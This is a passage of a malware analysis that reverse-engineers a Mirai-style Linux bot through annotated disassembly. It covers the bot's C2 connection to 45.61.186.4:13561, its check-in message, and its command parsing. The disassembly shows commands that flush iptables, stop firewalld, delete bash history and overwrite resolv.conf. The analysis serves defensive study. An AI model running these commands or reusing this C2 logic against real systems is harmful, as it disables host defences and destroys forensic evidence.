


```
.text:0000000000407FAE mov     rdi, [rbp+var_18]
.text:0000000000407FB2 add     rdi, 19
.text:0000000000407FB6 call    killer_mirai_exists
.text:0000000000407FBB test    al, al
.text:0000000000407FBD jz      short loc_407FCC
```

```
.text:0000000000407FBF mov     edi, [rbp+var_4]
.text:0000000000407FC2 mov     esi, 9
.text:0000000000407FC7 call    kill
```

Figure 19

The current process is daemonized by calling the setsid and fork methods:




```
.text:00000000004081DE call    setsid
.text:00000000004081E3 call    fork
.text:00000000004081E8 test    eax, eax
.text:00000000004081EA jle     short loc_4081FC
```

```
.text:00000000004081FC
.text:00000000004081FC loc_4081FC:
.text:00000000004081FC call    setsid
.text:0000000000408201 mov     [rbp+var_64], eax
.text:0000000000408204 mov     edi, 0
.text:0000000000408209 call    close
.text:000000000040820E mov     edi, 1
.text:0000000000408213 call    close
.text:0000000000408218 mov     edi, 2
.text:000000000040821D call    close
```

Figure 20

The ELF binary implements a function called initConnection. It will establish a connection with the C2 server 45.61.186.4 on port 13561 (see figure 21).




```
.text:0000000000408069 mov     rax, commServer[rax*8]
.text:0000000000408071 mov     rsi, rax
.text:0000000000408074 lea     rdi, [rbp+var_210]
.text:000000000040807B call    strcpy
.text:0000000000408080 mov     [rbp+var_4], 13561
.text:0000000000408087 lea     rdi, [rbp+var_210]
.text:000000000040808E mov     esi, 3Ah ; ':'
.text:0000000000408093 call    strchr
.text:0000000000408098 test    rax, rax
.text:000000000040809B jz      short loc_4080CE
```

```
.text:000000000040809D lea     rdi, [rbp+var_210]
.text:00000000004080A4 mov     esi, 3Ah ; ':'
.text:00000000004080A9 call    strchr
.text:00000000004080AE lea     rdi, [rax+1]
.text:00000000004080B2 call    atoi
.text:00000000004080B7 mov     [rbp+var_4], eax
.text:00000000004080BA lea     rdi, [rbp+var_210]
.text:00000000004080C1 mov     esi, 3Ah ; ':'
.text:00000000004080C6 call    strchr
.text:00000000004080CB mov     byte ptr [rax], 0
```

Figure 21

A new socket is created, and the process calls a function named connectTimeout:



```
.text:00000000004080CE
.text:00000000004080CE loc_4080CE:
.text:00000000004080CE mov     edx, 0
.text:00000000004080D3 mov     esi, SOCK_STREAM
.text:00000000004080D8 mov     edi, AF_INET
.text:00000000004080DD call    socket
.text:00000000004080E2 mov     cs:mainCommSock, eax
.text:00000000004080E8 lea     rsi, [rbp+var_210]
.text:00000000004080EF mov     edi, cs:mainCommSock
.text:00000000004080F5 mov     edx, [rbp+var_4]
.text:00000000004080F8 mov     ecx, 30
.text:00000000004080FD call    connectTimeout
.text:0000000000408102 test    eax, eax
.text:0000000000408104 jnz     short loc_408112
```


```
.text:0000000000408106 mov     [rbp+var_214], 1
.text:0000000000408110 jmp     short loc_40811C
```

```
.text:0000000000408112
.text:0000000000408112 loc_408112:
.text:0000000000408112 mov     [rbp+var_214], 0
```

```
.text:000000000040811C
.text:000000000040811C loc_40811C:
.text:000000000040811C mov     eax, [rbp+var_214]
.text:0000000000408122 leave
.text:0000000000408123 retn
.text:0000000000408123 initConnection endp
.text:0000000000408123
```

Figure 22


The malware retrieves the file status flag of the socket and modifies it to include **SOCK_NONBLOCK** by calling the fcntl64 method:



```
.text:00000000004019C9 mov     [rbp+var_D4], edi
.text:00000000004019CF mov     [rbp+var_E0], rsi
.text:00000000004019D6 mov     [rbp+var_E4], edx
.text:00000000004019DC mov     [rbp+var_E8], ecx
.text:00000000004019E2 mov     edi, [rbp+var_D4]
.text:00000000004019E8 mov     edx, 0
.text:00000000004019ED mov     esi, F_GETFL
.text:00000000004019F2 mov     eax, 0
.text:00000000004019F7 call    fcntl64
.text:00000000004019FC cdqe
.text:00000000004019FE mov     [rbp+var_18], rax
.text:0000000000401A02 or      [rbp+var_18], SOCK_NONBLOCK
.text:0000000000401A0A mov     rdx, [rbp+var_18]
.text:0000000000401A0E mov     edi, [rbp+var_D4]
.text:0000000000401A14 mov     esi, F_SETFL
.text:0000000000401A19 mov     eax, 0
.text:0000000000401A1E call    fcntl64
.text:0000000000401A23 mov     [rbp+var_30], 2
.text:0000000000401A29 mov     eax, [rbp+var_E4]
.text:0000000000401A2F movzx   edi, ax
.text:0000000000401A32 call    htons
.text:0000000000401A37 mov     [rbp+var_2E], ax
.text:0000000000401A3B mov     rdi, [rbp+var_E0]
.text:0000000000401A42 lea     rax, [rbp+var_30]
.text:0000000000401A46 lea     rsi, [rax+4]
.text:0000000000401A4A call    getHost
.text:0000000000401A4F test    eax, eax
.text:0000000000401A51 jz      short loc_401A62
```

Figure 23


In the getHost function, the C2 IP address is converted into binary data in network byte order using inet_addr:



```
.text:00000000004016A9 mov     [rbp+var_18], rdi
.text:00000000004016AD mov     [rbp+var_20], rsi
.text:00000000004016B1 mov     rdi, [rbp+var_18]
.text:00000000004016B5 call    inet_addr
.text:00000000004016BA mov     edx, eax
.text:00000000004016BC mov     rax, [rbp+var_20]
.text:00000000004016C0 mov     [rax], edx
.text:00000000004016C2 mov     rax, [rbp+var_20]
.text:00000000004016C6 mov     eax, [rax]
.text:00000000004016C8 cmp     eax, 0FFFFFFFFh
.text:00000000004016CB jnz     short loc_4016D6

.text:00000000004016CD mov     [rbp+var_24], 1
.text:00000000004016D4 jmp     short loc_4016DD

.text:00000000004016D6
.text:00000000004016D6 loc_4016D6:
.text:00000000004016D6 mov     [rbp+var_24], 0
```

Figure 24


The connect function is utilized to perform a connection to the C2 server:



```
.text:0000000000401A62
.text:0000000000401A62 loc_401A62:
.text:0000000000401A62 lea     rax, [rbp+var_30]
.text:0000000000401A66 add     rax, 8
.text:0000000000401A6A mov     qword ptr [rax], 0
.text:0000000000401A71 lea     rsi, [rbp+var_30]
.text:0000000000401A75 mov     edi, [rbp+var_D4]
.text:0000000000401A7B mov     edx, 16
.text:0000000000401A80 call    connect
.text:0000000000401A85 mov     [rbp+var_10], eax
```

Figure 25


The process extracts information about the error status via a call to getsockopt (0x1 = **SOL_SOCKET**, 0x4 = **SO_ERROR**):



```
.text:0000000000401B4C mov     [rbp+var_C4], 4
.text:0000000000401B56 lea     rax, [rbp+var_C4]
.text:0000000000401B5D lea     rcx, [rbp+var_C8]
.text:0000000000401B64 mov     edi, [rbp+var_D4]
.text:0000000000401B6A mov     r8, rax
.text:0000000000401B6D mov     edx, SO_ERROR
.text:0000000000401B72 mov     esi, SOL_SOCKET
.text:0000000000401B77 call    getsockopt
.text:0000000000401B7C mov     eax, [rbp+var_C8]
.text:0000000000401B82 test    eax, eax
.text:0000000000401B84 jz      short loc_401BAA

401B92:
        [rbp+var_EC], 0
        short loc_401BF5

.text:0000000000401B9E
.text:0000000000401B9E loc_401B9E:
.text:0000000000401B9E mov     [rbp+var_EC], 0
.text:0000000000401BA8 jmp     short loc_401BF5

.text:0000000000401BAA
.text:0000000000401BAA loc_401BAA:
.text:0000000000401BAA mov     edi, [rbp+var_D4]
.text:0000000000401BB0 mov     edx, 0
.text:0000000000401BB5 mov     esi, F_GETFL
.text:0000000000401BBA mov     eax, 0
.text:0000000000401BBF call    fcntl64
.text:0000000000401BC4 cdqe
.text:0000000000401BC6 mov     [rbp+var_18], rax
.text:0000000000401BCA and     [rbp+var_18], 0FFFFFFFFFFFFF7FFh
.text:0000000000401BD2 mov     rdx, [rbp+var_18]
.text:0000000000401BD6 mov     edi, [rbp+var_D4]
.text:0000000000401BDC mov     esi, F_SETFL
.text:0000000000401BE1 mov     eax, 0
.text:0000000000401BE6 call    fcntl64
.text:0000000000401BEB mov     [rbp+var_EC], 1
```

Figure 26


The IP address of the device is converted to a string, and the binary will send a packet containing the string and the architecture that is hard-coded ("x86_64") to the C2 server:



```
.text:000000000040823E
.text:000000000040823E loc_40823E:
.text:000000000040823E mov     eax, 0
.text:0000000000408243 call    demarches
.text:0000000000408248 mov     rbx, rax
.text:000000000040824B mov     edi, cs:ourIP
.text:0000000000408251 call    inet_ntoa
.text:0000000000408256 mov     edi, cs:mainCommSock
.text:000000000040825C mov     rcx, rbx
.text:000000000040825F mov     rdx, rax
.text:0000000000408262 mov     esi, offset a131mferbDevice ; "\x1B[1;31mFerb Device Connected: %s | A"...
.text:0000000000408267 mov     eax, 0
.text:000000000040826C call    sockprintf
```

Figure 27


The confirmation message that contains the device's IP address and the architecture is sent to the C2 server using the send method, as shown in the figure below.



```
.text:00000000004015F1 mov     rsi, [rbp+var_F0]
.text:00000000004015F8 lea     rdx, [rbp+var_E0]
.text:00000000004015FF lea     rdi, [rbp+var_C8]
.text:0000000000401606 call    print
.text:000000000040160B mov     rax, [rbp+var_C0]
.text:0000000000401612 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401619 mov     [rbp+var_100], rax
.text:0000000000401620 mov     eax, 0
.text:0000000000401625 cld
.text:0000000000401626 mov     rdi, [rbp+var_100]
.text:000000000040162D repne scasb
.text:000000000040162F mov     rax, rcx
.text:0000000000401632 not     rax
.text:0000000000401635 dec     rax
.text:0000000000401638 add     rax, [rbp+var_C0]
.text:000000000040163F mov     byte ptr [rax], 0Ah
.text:0000000000401642 mov     rax, [rbp+var_C0]
.text:0000000000401649 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401650 mov     [rbp+var_108], rax
.text:0000000000401657 mov     eax, 0
.text:000000000040165C cld
.text:000000000040165D mov     rdi, [rbp+var_108]
.text:0000000000401664 repne scasb
.text:0000000000401666 mov     rax, rcx
.text:0000000000401669 not     rax
.text:000000000040166C lea     rdx, [rax-1]
.text:0000000000401670 mov     rsi, [rbp+var_C0]
.text:0000000000401677 mov     edi, [rbp+var_E4]
.text:000000000040167D mov     ecx, 4000h
.text:0000000000401682 call    send
```

Figure 28


The ELF binary flushes the rules of all chains in iptables, stops the iptables and firewalld services, removes the bash history, and clears the history for the current shell:



```
.text:0000000000401DF8 public CleanDevice
.text:0000000000401DF8 CleanDevice proc near
.text:0000000000401DF8 push    rbp
.text:0000000000401DF9 mov     rbp, rsp
.text:0000000000401DFC mov     edi, offset aIptablesF ; "iptables -F"
.text:0000000000401E01 call    system
.text:0000000000401E06 mov     edi, offset aServiceIptable ; "service iptables stop"
.text:0000000000401E0B call    system
.text:0000000000401E10 mov     edi, offset aSbinIptablesFS ; "/sbin/iptables -F; /sbin/iptables -X"
.text:0000000000401E15 call    system
.text:0000000000401E1A mov     edi, offset aServiceFirewal ; "service firewalld stop"
.text:0000000000401E1F call    system
.text:0000000000401E24 mov     edi, offset aRmRfBashHistor ; "rm -rf ~/.bash_history"
.text:0000000000401E29 call    system
.text:0000000000401E2E mov     edi, offset aHistoryC ; "history -c"
.text:0000000000401E33 call    system
.text:0000000000401E38 leave
.text:0000000000401E39 retn
.text:0000000000401E39 CleanDevice endp
.text:0000000000401E39
```

Figure 29

Two DNS servers are added to the "/etc/resolv.conf" file:




```
.text:0000000000401E3A public UpdateNameSrvs
.text:0000000000401E3A UpdateNameSrvs proc near
.text:0000000000401E3A
.text:0000000000401E3A var_28= qword ptr -28h
.text:0000000000401E3A var_12= word ptr -12h
.text:0000000000401E3A var_10= qword ptr -10h
.text:0000000000401E3A var_8= qword ptr -8
.text:0000000000401E3A
.text:0000000000401E3A push    rbp
.text:0000000000401E3B mov     rbp, rsp
.text:0000000000401E3E sub     rsp, 30h
.text:0000000000401E42 mov     esi, 201h
.text:0000000000401E47 mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E4C mov     eax, 0
.text:0000000000401E51 call    open
.text:0000000000401E56 mov     [rbp+var_12], ax
.text:0000000000401E5A mov     esi, 0
.text:0000000000401E5F mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E64 call    access
.text:0000000000401E69 cmp     eax, 0FFFFFFFFh
.text:0000000000401E6C jz      short locret_401EB8
```

```
.text:0000000000401E6E mov     [rbp+var_10], offset aNameserver8888 ; "nameserver 8.8.8.8\nnameserver 8.8.4.4"...
.text:0000000000401E76 mov     rax, [rbp+var_10]
.text:0000000000401E7A mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401E81 mov     [rbp+var_28], rax
.text:0000000000401E85 mov     eax, 0
.text:0000000000401E8A cld
.text:0000000000401E8B mov     rdi, [rbp+var_28]
.text:0000000000401E8F repne scasb
.text:0000000000401E91 mov     rax, rcx
.text:0000000000401E94 not     rax
.text:0000000000401E97 dec     rax
.text:0000000000401E9A mov     [rbp+var_8], rax
.text:0000000000401E9E movzx   edi, [rbp+var_12]
.text:0000000000401EA2 mov     rdx, [rbp+var_8]
.text:0000000000401EA6 mov     rsi, [rbp+var_10]
.text:0000000000401EAA call    write
```


Figure 30

The malicious process implements a function called recvLine, which uses the recv method to read the response from the C2 server, as highlighted below:



```
.text:00000000004086DE
.text:00000000004086DE loc_4086DE:
.text:00000000004086DE lea     rsi, [rbp+var_10C0]
.text:00000000004086E5 mov     edi, cs:mainCommSock
.text:00000000004086EB mov     edx, 4096
.text:00000000004086F0 call    recvLine
```


Figure 31



```
.text:000000000040190F
.text:000000000040190F loc_40190F:
.text:000000000040190F mov     edi, cs:mainCommSock
.text:0000000000401915 lea     rsi, [rbp+var_C1]
.text:000000000040191C mov     ecx, 0
.text:0000000000401921 mov     edx, 1
.text:0000000000401926 call    recv
.text:000000000040192B cmp     rax, 1
.text:000000000040192F jz      short loc_401944
```

Figure 32

The strtok function is utilized to split the response into a series of tokens based on the space delimiter (see figure 33). A function called processCmd implements the received commands:



```
.text:000000000040859D mov     [rbp+var_24], 1
.text:00000000004085A4 mov     rdi, [rbp+var_58]
.text:00000000004085A8 mov     esi, offset unk_410C59
.text:00000000004085AD call    strtok
.text:00000000004085B2 mov     [rbp+var_20], rax
.text:00000000004085B6 mov     rax, [rbp+var_38]
.text:00000000004085BA mov     [rbp+var_C0], rax
.text:00000000004085C1 jmp     loc_408691
```

```
.text:0000000000408572
.text:0000000000408572 loc_408572:
.text:0000000000408572 mov     rax, [rbp+var_30]
.text:0000000000408576 movzx   eax, byte ptr [rax]
.text:0000000000408579 movzx   edi, al
.text:000000000040857C mov     eax, 0
.text:0000000000408581 call    toupper
.text:0000000000408586 mov     edx, eax
.text:0000000000408588 mov     rax, [rbp+var_30]
.text:000000000040858C mov     [rax], dl
.text:000000000040858E inc     [rbp+var_30]
```


```
.text:0000000000408691
.text:0000000000408691 loc_408691:
.text:0000000000408691 cmp     [rbp+var_20], 0
.text:0000000000408696 jnz     loc_4085C6
```

```
.text:00000000004085C6
.text:00000000004085C6 loc_4085C6:
.text:00000000004085C6 mov     rax, [rbp+var_20]
```

```
.text:000000000040869C lea     rsi, [rbp+var_C0]
.text:00000000004086A3 mov     edi, [rbp+var_24]
.text:00000000004086A6 call    processCmd
```

